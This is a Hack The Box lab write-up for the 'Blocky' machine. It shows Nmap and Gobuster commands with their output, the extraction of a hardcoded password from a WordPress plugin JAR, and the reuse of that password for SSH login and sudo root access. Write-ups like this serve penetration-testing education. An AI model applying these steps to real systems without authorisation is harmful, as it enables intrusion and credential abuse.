Hack The Box — Blocky Write-Up

Machine Information

Item	Value
Machine	Blocky
Difficulty	Easy
Platform	Hack The Box
Target IP	10.129.10.24
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

Attack Path

Reconnaissance
↓
Web Server Identified (Virtual Host)
↓
Directory Enumeration (WordPress)
↓
Plugin Discovery → JAR File
↓
Credential Extraction from Source Code
↓
SSH Access (User: notch)
↓
Password Reuse → Sudo Access
↓
Root Access
↓
Retrieve User and Root Flags

Tools Used

- Nmap
- Gobuster

- FTP / HTTP
- SSH
- Netcat
- Java File Analysis (JAR)

---

1. Reconnaissance

The reconnaissance phase began with an **Nmap scan** to identify open ports and services.

Command Used

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.10.24

Scan Results

PORT STATE SERVICE VERSION

21/tcp open ftp?

22/tcp open ssh OpenSSH 7.2p2 Ubuntu

80/tcp open http Apache 2.4.18

Key findings:

- Web server redirects to **blocky.htb**
- SSH service available
- FTP present but not required

Screenshot 1 — Nmap Scan

```
┌──(abhay㉿Kali)-[~/Desktop/Blocky]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.10.24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 11:00 +0530
Stats: 0:03:20 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.83% done; ETC: 11:04 (0:00:00 remaining)
Nmap scan report for 10.129.10.24
Host is up (0.28s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
21/tcp   open   ftp?
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp   open   http    Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://blocky.htb
8192/tcp closed sophos
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 275.31 seconds
```

---

2. Enumeration

Virtual Host Configuration

Accessing the web server:

http://10.129.10.24

Results in:


Cannot connect to blocky.htb

This indicates a **virtual host requirement**.


Add to hosts file:

echo "10.129.10.24 blocky.htb" >> /etc/hosts

Screenshot 2 — Initial Access Error



Screenshot 3 — Hosts File Update




Web Enumeration

Access:

http://blocky.htb

Displays a Minecraft-themed website.

Screenshot 4 — Website Homepage



Directory Enumeration

Run Gobuster:

gobuster dir -u http://blocky.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30

Important directories discovered:

phpmyadmin/

plugins/

wiki/

wp-content/

wp-admin/

Screenshot 5 — Directory Enumeration

```
┌──(abhay㉿Kali)-[~/Desktop/Blocky]
└─$ gobuster dir -u http://blocky.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blocky.htb/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 289]
.htpasswd            (Status: 403) [Size: 294]
.htaccess            (Status: 403) [Size: 294]
javascript           (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
Progress: 2849 / 4750 (59.98%)[ERROR] error on word index.php: timeout occurred during the request
phpmyadmin           (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
plugins              (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
server-status        (Status: 403) [Size: 298]
wiki                 (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
wp-content           (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
wp-admin             (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
wp-includes          (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

WordPress Enumeration


Navigate to:

http://blocky.htb/wp-content/

Further enumeration:

gobuster dir -u http://blocky.htb/wp-content/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30

Screenshot 6 — wp-content Directory



Screenshot 7 — Further Enumeration

```
┌──(abhay㉿Kali)-[~/Desktop/Blocky]
└─$ gobuster dir -u http://blocky.htb/wp-content/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blocky.htb/wp-content/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 300]
.htaccess            (Status: 403) [Size: 305]
.htpasswd            (Status: 403) [Size: 305]
index.php            (Status: 200) [Size: 0]
plugins              (Status: 301) [Size: 321] [--> http://blocky.htb/wp-content/plugins/]
themes               (Status: 301) [Size: 320] [--> http://blocky.htb/wp-content/themes/]
uploads              (Status: 301) [Size: 321] [--> http://blocky.htb/wp-content/uploads/]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

Plugin Discovery

Navigate to:


http://blocky.htb/plugins/

Discovered files:

BlockyCore.jar

griefprevention

Screenshot 8 — Plugin Files



Credential Extraction

Download and extract the JAR file:

unzip BlockyCore.jar

Inspect the class file:

cat com/myfirstplugin/BlockyCore.class

Credentials found:

Username: root

Password: 8YsqfCTnvxAUeduzjNSXe22

Screenshot 9 — Extracted Files

```
┌──(abhay㉿Kali)-[~/Desktop/Blocky]
└─$ ls
BlockyCore.jar  griefprevention-1.11.2-3.1.1.298.jar  target1.xml

┌──(abhay㉿Kali)-[~/Desktop/Blocky]
└─$ jar -xvf BlockyCore.jar
   created: META-INF/
  inflated: META-INF/MANIFEST.MF
   created: com/
   created: com/myfirstplugin/
  inflated: com/myfirstplugin/BlockyCore.class
```

Screenshot 10 — Credentials in Code

```
┌──(abhay㉿Kali)-[~/Desktop/Blocky]
└─$ cat com/myfirstplugin/BlockyCore.class
◆◆◆◆4-com/myfirstplugin/BlockyCorejava/lang/ObjectsqlHostLjava/lang/String;sqlUsersqlPass<init>()VCode


        localhost
                        root
                                8YsqfCTnvxAUeduzjNSXe22
onServerStart                                           LineNumberTableLocalVariableTablethisLcom/myfirstplugin/BlockyCore;
              onServerStop
                          onPlayerJoi"TODO get usernam$!Welcome to the BlockyCraft!!!!!!!
&
 '(
   sendMessage'(Ljava/lang/String;Ljava/lang/String;)usernamemessage
SourceFileBlockyCore.java!

Q*◆
   *◆*◆*◆*◆◆◆


◆


◆


7       *!#◆%◆◆

        (
```

---

3. Exploitation

SSH Access

Attempt SSH login using discovered password:

ssh notch@10.129.10.24

Password:

8YsqfCTnvxAUeduzjNSXe22

Login successful.

Screenshot 11 — SSH Access

```
┌──(abhay㉿Kali)-[~/Desktop/Blocky]
└─$ ssh notch@10.129.10.24
The authenticity of host '10.129.10.24 (10.129.10.24)' can't be established.
ED25519 key fingerprint is: SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8KDhl9Rt2Us0fZ0/8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.10.24' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
notch@10.129.10.24's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul  8 07:24:50 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$
```

---

4. Privilege Escalation

Sudo Privileges

Check sudo access:

sudo -l

User is allowed to run commands as root.

Exploitation

Since password reuse is enabled:

sudo -i

Enter password:

8YsqfCTnvxAUeduzjNSXe22

Root access obtained.

Screenshot 12 — Root Access

```
notch@Blocky:~$ sudo -i
[sudo] password for notch:
root@Blocky:~#
```

---

5. Retrieving Flags

User Flag

cd /home/notch

cat user.txt

Screenshot 13 — User Flag

```
root@Blocky:/home/notch# pwd
/home/notch
root@Blocky:/home/notch# cat user.txt
```

Root Flag

cd /root

cat root.txt

Screenshot 14 — Root Flag

```
root@Blocky:~# pwd
/root
root@Blocky:~# cat root.txt
```

Skills Learned

- Virtual Host Enumeration
- WordPress Enumeration
- Plugin Analysis (JAR Reverse Engineering Basics)
- Credential Discovery in Source Code
- SSH Access Techniques
- Password Reuse Exploitation

- Linux Privilege Escalation

Conclusion

This machine highlights the risks of exposing sensitive information within application files. By enumerating WordPress directories and analyzing plugin files, hardcoded credentials were discovered. These credentials allowed SSH access and, due to password reuse and sudo misconfiguration, led directly to root access, resulting in full system compromise.